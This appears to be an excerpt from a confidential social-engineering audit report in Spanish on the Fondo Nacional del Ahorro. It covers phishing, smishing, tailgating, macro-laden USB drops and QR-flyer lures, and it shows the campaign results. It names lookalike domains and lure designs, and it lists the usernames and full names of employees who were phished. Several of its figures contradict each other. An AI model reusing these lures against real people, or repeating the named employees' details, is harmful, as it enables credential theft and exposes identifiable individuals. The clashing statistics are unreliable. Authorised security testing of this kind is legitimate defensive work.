Para la campaña de phishing controlado, se creó un buzón con un dominio falso (comunicados@fnaqov) diseñado para simular un correo legítimo de la entidad. A través de este buzón, se envió un correo masivo dirigido a una lista de funcionarios seleccionados del FNA.

La campaña se desarrolló en cinco fases: cuatro de ellas incluyeron el envío de aproximadamente 500 correos cada una, mientras que la última fase consistió en 261 correos. El asunto del mensaje era: “**Cambio requerido de contraseña en Verify**”, apelando a una supuesta actualización obligatoria de políticas de seguridad. En el contenido del correo, se instaba a los destinatarios a cambiar su contraseña antes del 31 de diciembre, con el fin de evitar problemas de acceso a las aplicaciones institucionales. El mensaje contenía un enlace que dirigía a un portal falso (<https://verify-fna.fnaqov.co/static/aplicacionesweb/>), cuidadosamente diseñado para imitar un portal interno de la entidad.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	8 de 34
		Clasificación	Confidencial

Este portal fraudulento incluía un formulario de inicio de sesión que solicitaba las credenciales actuales de los usuarios, bajo el pretexto de proceder con el cambio de contraseña.

Suplantación de correos electrónicos

Se realizó la creación de un buzón falso, simulando un correo tipo comunicación interna, para lo cual, se compró el dominio “fna.gov.co” y se creó la cuenta comunicados@fna.gov. Con el fin de semejar un correo valido de la entidad.

Para llevar a cabo la prueba de Phishing en ambos entornos (real y controlada), se diseñaron correos electrónicos específicos con el objetivo de generar una sensación de urgencia y relevancia en los usuarios. El contenido de cada mensaje fue cuidadosamente elaborado, teniendo en cuenta el contexto organizacional y posibles temas de interés para los empleados, de modo que se les motivara a abrir el correo.

Una vez que los usuarios accedían al mensaje, se presentaba un llamado a la acción atractivo, como la invitación a un nuevo portal y la notificación urgente de cambio de contraseña, con el fin de incitarlos a hacer clic en el enlace que redirigía a una página fraudulenta. Este enlace fue diseñado para simular un sitio legítimo y familiar, lo que aumentaba la probabilidad de que los usuarios no sospecharan de su autenticidad.



Ilustración 1 Correo Phishing Entorno Real

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	9 de 34
		Clasificación	Confidencial



Ilustración 2 Correo Phishing Entrono Controlado

Portales falsos

- **Phishing Entorno Real:** El enlace incluido en el correo enviado redirige a un supuesto nuevo portal que presenta un formulario de inicio de sesión. Este portal está diseñado para simular un sitio oficial de la entidad, con el propósito de engañar a los usuarios y capturar sus credenciales corporativas.




Ilustración 3 Portal Falso Phishing Entorno Real

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	10 de 34
		Clasificación	Confidencial

- **Phishing Entorno Controlado:** El enlace incluido en el correo dirige a un portal que simula ser un sitio interno oficial de la entidad. Este portal presenta un formulario de inicio de sesión diseñado para engañar a los usuarios y capturar sus credenciales corporativas.

← → ↻ verify-fna.fnaqv.co/static/aplicacionesweb/





Ilustración 4 Portal Falso Phishing Entorno Controlado

Criterios de identificación de correos falsos

En la actividad realizada para los dos entornos, era posible identificar la falsedad del correo por algunos criterios puestos intencionalmente, los cuales en la siguiente tabla se describen.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	11 de 34
		Clasificación	Confidencial



Criterios de identificación	
Evidencias: Dominio y ausencia de firma corporativa 	
Descripción: El correo simulado fue enviado desde un dominio similar al oficial de la empresa, utilizando spoofing para engañar a los usuarios. Además, carecía de una firma corporativa y otros elementos de autenticidad, lo que debería haber alertado a los destinatarios. Sin embargo, su diseño persuasivo facilitó que los usuarios no detectaran las señales de fraude, una técnica común en ataques de phishing.	
Evidencias: Enlace incluido 	
Descripción: El enlace incluido en el correo simulado apuntaba a una URL que, aunque similar a la oficial, no correspondía al dominio legítimo de la empresa. Esta técnica de URL spoofing busca engañar al usuario, haciéndole creer que está accediendo a un sitio confiable. La discrepancia en la dirección es una señal clara de un intento de phishing, por lo que es crucial educar a los empleados para que verifiquen siempre las URLs antes de hacer clic en enlaces sospechosos.	

Tabla 1Criterios de Identificación de Correos Phishing

3.2 SMISHING

Para la campaña de Smishing, se diseñaron dos fases para impulsar la técnica de Phishing en entorno real, para eso en la primera fase se creó inicialmente un mensaje de texto donde se le informa a sus colaboradores sobre el próximo lanzamiento de un nuevo portal interno. Este portal probablemente busca mejorar la experiencia de los usuarios o empleados y ofrecer nuevas funcionalidades o servicios. Además, un beneficio extra que estará disponible durante la temporada navideña. Este mensaje se envió desde el número 87444.

En la segunda fase el mensaje de texto anuncia el lanzamiento de un nuevo portal interno diseñado para mejorar la experiencia de sus empleados, facilitando el acceso a servicios exclusivos. En el mensaje, se invita a ingresar al portal utilizando las credenciales actuales, destacando beneficios como la posibilidad de solicitar un adelanto de la prima navideña, un incentivo pensado para apoyar a los usuarios en esta temporada. El

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	12 de 34
		Clasificación	Confidencial

mensaje busca generar entusiasmo, promover la participación y reforzar el sentido de comunidad dentro de la organización, alineándose con el espíritu de las fiestas navideñas.

Suplantación de SMS

A continuación, se presenta la composición del mensaje de texto enviado a los usuarios seleccionados para la simulación de esta técnica. El mensaje fue cuidadosamente diseñado para generar una sensación de urgencia y curiosidad, aprovechando temas de interés como un nuevo portal interno y beneficios relacionados con el adelanto de la prima navideña. El objetivo de esta estrategia era aumentar la probabilidad de interacción por parte de los destinatarios, aprovechando su confianza en comunicaciones internas relevantes.




Ilustración 5 Composición Mensajes de Texto

Portal falso

En el cuerpo del mensaje de texto, se incluyó un enlace que redirige a un supuesto nuevo portal que presenta un formulario de inicio de sesión. Este portal está diseñado para simular un sitio oficial de la entidad, con el propósito de engañar a los usuarios y capturar sus credenciales corporativas.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	13 de 34
		Clasificación	Confidencial





Ilustración 6 Portal Falso Incluido en el SMS

Criterios de identificación de SMS falso

En la actividad realizada, era posible identificar la falsedad del mensaje por algunos criterios puestos intencionalmente, los cuales se describen a continuación.

Criterios de identificación	
Evidencias: Verificación del remitente	
Descripción:	La verificación del remitente es uno de los pasos más importantes para identificar intentos de smishing. Los atacantes a menudo se hacen pasar por entidades legítimas, como bancos, empresas de servicios o instituciones gubernamentales, para engañar a las personas y obtener información confidencial.
Evidencias: URL sospechosa	

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	14 de 34
		Clasificación	Confidencial


	
Descripción:	El análisis de URLs sospechosas es una de las formas más efectivas para detectar ataques de smishing. Los ciberdelincuentes a menudo utilizan enlaces fraudulentos que parecen legítimos a simple vista, pero que en realidad conducen a sitios web diseñados para robar información personal o infectar dispositivos con malware.

Tabla 2 Criterios de Identificación Smishing

3.3 TAILGATING

Con el objetivo de evaluar las vulnerabilidades de acceso físico y el comportamiento de los empleados frente a amenazas de ingeniería social, se implementó un ejercicio controlado de tailgating en las instalaciones del Fondo Nacional del Ahorro (FNA), ubicadas en CRA 65 # 11-83, Bogotá, incluyendo la distribución de dispositivos que usaría un atacante para capturar la mayor cantidad de información interna de los usuarios. A continuación, se detalla de manera más precisa cómo se llevó a cabo la operación, los dispositivos utilizados para capturar información, y las estrategias de distracción y engaño empleadas:

1. Ingreso Físico No Autorizado (Tailgating)

Simulación de Identificación de Ingreso:

Diseño de un carnet de ingreso falso: Se diseñó un carnet de ingreso que replicaba con alta precisión el aspecto de un pase o tarjeta de acceso utilizado por el FNA. Este carnet fue creado con el propósito de facilitar el ingreso no autorizado a las instalaciones sin ser detectado o registrado por el personal de seguridad física. El objetivo era simular la entrada legítima de un visitante o empleado, sin levantar sospechas.

Ingreso por la Entrada Principal:

Al llegar a la entrada principal, el objetivo fue aprovechar momentos en los que los empleados o visitantes entraban o salían, siguiendo a una persona autorizada sin que se verificara el pase o se realizara una comprobación exhaustiva de la identidad. En este caso, se buscó pasar desapercibido al ingresar detrás de un empleado o visitante autorizado.

Acceso sin ser anunciado ni registrado:

En muchos casos, el personal de seguridad no realizó preguntas o verificaciones adicionales sobre la persona que ingresaba, permitiendo así el acceso sin un proceso adecuado de identificación. Esto reflejó una debilidad en el procedimiento de control de acceso y la necesidad de un mayor nivel de vigilancia y autenticación en la entrada.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	15 de 34
		Clasificación	Confidencial

2. Instalación de Dispositivos para Captura de Información

Memorias USB con Macros Maliciosos:

Distribución de dispositivos USB infectados: Durante la presencia en las instalaciones, se distribuyeron memorias USB en áreas clave de la oficina, tales como escritorios de empleados, ascensores y áreas comunes. Estas memorias contenían archivos diseñados con macros maliciosas. Al ser conectadas a un ordenador, las memorias USB activaban un proceso en segundo plano que enviaba información interna del equipo (como usuario de red y hostname) a un servidor externo controlado por los atacantes.

Simulación de Keyloggers:

Uso de memorias USB como Keyloggers: Se colocaron varias memorias USB adicionales que simulaban ser dispositivos keylogger. Estas memorias fueron colocadas con la intención de observar cómo los empleados reaccionaban en caso de que las encontraran.

Comportamiento esperado: Se esperaba que, si un empleado encontraba el dispositivo, podría reportarlo al área de soporte o seguridad informática, lo que permitiría analizar la eficacia de los procedimientos internos para manejar incidentes de seguridad.

3. Estrategias de Desinformación: Volantes con Códigos QR

Distribución de Material Promocional Falso:

Volantes con códigos QR fraudulentos: Se distribuyeron volantes en diferentes áreas de la entidad, como pasillos, salas de descanso y junto a los escritorios. Los volantes estaban diseñados para parecer promociones legítimas de convenios con restaurantes, con el fin de atraer la atención de los empleados y motivarlos a interactuar con el contenido.

Objetivo del código QR: Los códigos QR impresos en los volantes redirigían a los empleados a un portal web falso. Este portal estaba diseñado para recopilar información personal sensible, como nombres completos, direcciones de correo electrónico y números telefónicos.

Recopilación de Información Personal:

El portal de destino presentaba una interfaz amigable que simulaba ser una página legítima de promociones o beneficios. Los empleados, al escanear el código QR, eran inducidos a ingresar sus datos personales sin sospechar que estaban participando en un fraude de ingeniería social.

4. RESULTADOS DEL EJERCICIO

A continuación, se muestra un resumen de los resultados obtenidos de las actividades de ingeniería social.

4.1 PHISHING (entorno real)

Del total de buzones planteados inicialmente en la campaña para el *Phishing en entorno real*, se obtuvieron los siguientes resultados:

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	16 de 34
		Clasificación	Confidencial

En la campaña se envió a un total de 709 destinatarios de correo electrónico durante el tiempo del ejercicio comprendido desde el 18 y 19 de diciembre, los resultados se pueden visualizar mejor en las siguientes graficas.

Correos	Cantidad de Hallazgos
Enviados	709
Bloqueados	709
Rebotados	0
Abiertos	0
Clic enlace	0
Información Capturada	0

Tabla 3 Datos Campaña Phishing Entorno Real




Tabla 4 Resultado General Destinatarios

Materialización del ataque

De los 709 correos enviados a los usuarios seleccionados, se identificó que los controles de seguridad internos de la empresa lograron bloquear la mayoría de los mensajes. Al intentar acceder al contenido, los usuarios recibieron una notificación alertando sobre la detección de un correo con contenido malicioso. Este resultado resalta la efectividad de las medidas de seguridad implementadas en la organización para prevenir ataques de phishing, aunque también subraya la importancia de continuar perfeccionando los sistemas de filtrado y las capacitaciones a los empleados.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	17 de 34
		Clasificación	Confidencial




Ilustración 7 Notificación de DarkTrace enviada al usuario final

Adicionalmente, como se muestra en la siguiente gráfica, la plataforma de seguridad interna DarkTrace demostró su efectividad al bloquear correctamente los correos maliciosos. Estos correos fueron interceptados antes de llegar a la bandeja de entrada de los usuarios, lo que evitó la materialización del ataque de phishing.




Ilustración 8 Correos bloqueados por DarkTrace

4.1 PHISHING (entorno controlado)

Del total de buzones seleccionados inicialmente para la campaña de phishing en entorno controlado, se obtuvieron los siguientes resultados:

En la campaña se envió a un total de 1703 destinatarios de correo electrónico durante el tiempo del ejercicio comprendido desde el 26 hasta el 30 de diciembre, los resultados se pueden visualizar mejor en las siguientes graficas.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	18 de 34
		Clasificación	Confidencial

Primer Envío	
Correos Enviados	470
Correos Abiertos	81
Clic Al Enlace	48
Data Capturada	41

Segundo Envío	
Correos Enviados	475
Correos Abiertos	75
Clic Al Enlace	28
Data Capturada	16

Tercer Envío	
Correos Enviados	497
Correos Abiertos	80
Clic Al Enlace	34
Data Capturada	24

Cuarto Envío	
Correos Enviados	261
Correos Abiertos	41
Clic Al Enlace	20
Data Capturada	16

Tabla 5 Campañas enviadas de correos Phishing Controlado




Ilustración 9 Resultado General por cada envío de Campaña Phishing Controlado

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	19 de 34
		Clasificación	Confidencial

Compromiso de usuarios

El riesgo se visualiza, desde el momento en el que un funcionario del FNA abre un correo electrónico desconocido y accede al enlace, sin embargo, el ejercicio se contempla como materializada completamente cuando el usuario ingresa las credenciales al portal falso.

De los 1,703 destinatarios seleccionados para el ejercicio, provistos por el FNA, 277 correos (equivalentes al 55%) fueron abiertos por los usuarios. De estos, 130 usuarios hicieron clic en el enlace fraudulento, lo que representa aproximadamente el 26% de los correos abiertos. De los usuarios que hicieron clic, un 19% (equivalente a 97 hallazgos) ingresaron datos en el portal falso, comprometiendo así su información corporativa.




Ilustración 10 Resultados Globales Phishing Controlado

Materialización completa del ataque

De los **130** usuarios que accedieron al enlace del correo electrónico, **92** proporcionaron sus datos corporativos en el portal fraudulento. A continuación, se presenta el listado de los usuarios comprometidos. Esta información se utilizará para llevar a cabo una campaña de concientización, con el objetivo de educar a los empleados sobre los riesgos de estos ataques y reforzar las medidas preventivas frente a posibles incidentes reales.

Nº	username	Nombre Usuario
1	aalzate	ALZATE CALDERON ALBEIRO
2	abejaranob	BEJARANO BEJARANO ALDEMAR ANTONIO
3	jcueto	CUETO ESCORCIA JHON ALBERTO
4	mamedinam	MEDINA MARTINEZ MICHEL ALEJANDRA EILEEN

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	20 de 34
		Clasificación	Confidencial

5	mmunozb	MUÑOZ BENITEZ MONICA PATRICIA
6	dcastrod	CASTRO DIAZ DAVID FABIAM
7	mmarceles	MARCELES PUA MABEL ELVIRA
8	laramirez	RAMIREZ MARTINEZ LUIS ANDRES
9	crojas	ROJAS CORTES CARLOS EFRAIN
10	gnoriega	NORIEGA ROJAS GILBERTO ANTONIO
11	dpenaa	PEÑA ALVIS DANIELA PAOLA
12	xtorrado	TORRADO BONILLA XIOMARA
13	zespínosa	ESPINOSA CABRERA ZENAI DA
14	mgarnica	GARNICA ACERO MABEL LORENA
15	mgarnica	GARNICA ACERO MABEL LORENA
16	fhernandezc	HERNANDEZ CAPERA FABIAN MAURICIO
17	fhernandezc	HERNANDEZ CAPERA FABIAN MAURICIO
18	maroad	ROA DIAZ MARISOL
19	ajacanamijoy	JACANAMIJOY SALAS ANDRES ALBERTO
20	evasquez	VASQUEZ ROJAS EDNA MARCELA
21	storresb	TORRES BAUTISTA SHIRLEY JOHANNA
22	lfontalvom	FONTALVO MARRIAGA LUZ MERY
23	hegarcia	GARCIA VARON HECTOR ENRIQUE
24	lahumadav	AHUMADA VILORIA LEONARDO FABIO
25	maldana	ALDANA ARIAS MIGUEL ANGEL
26	jurojasa	ROJAS ARDILA JUAN ALBERTO
27	mgalvan	GALVAN QUINTANA MARIA CAROLINA
28	ajuradoj	JURADO JURADO ANYI CATERINE
29	aymontoyah	MONTOYA HENAO AYDA YINETH
30	jncorrea	CORREA LOPEZ JUDY NATALIA
31	morjuelar	ORJUELA RIVAS MARTHA CECILIA
32	jurojasa	ROJAS ARDILA JUAN ALBERTO
33	pmejias	MEJIA SIERRA PAMELA
34	dfontecha	FORTECHA HERRERA DIANA MARCELA
35	ADNINOM	NIÑO MANTILLA ADRIANA
36	jecastroc	CASTRO CALIZ JENNIFER
37	jvalderramae	VALDERRAMA ESPITIA JOSE RICARDO
38	Jguevara	GUEVARA CASTANEDA JENNY DEL ROCIO
39	aortegal	ORTEGA LOZANO ALEJANDRA
40	jgarciaa	GARCIA AGUDELO JULY ALEXANDRA
41	jorozcoz	OROZCO ZEQUEDA JOSE CARLOS
42	lbastidas	BASTIDAS COBOS LINA ANDREA
43	Crodríguez	RODRIGUEZ FALLA CLAUDIA LUCIA
44	Crodríguez	RODRIGUEZ FALLA CLAUDIA LUCIA

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	21 de 34
		Clasificación	Confidencial

45	elunam	LUNA MONTERO ELIANA SOFIA
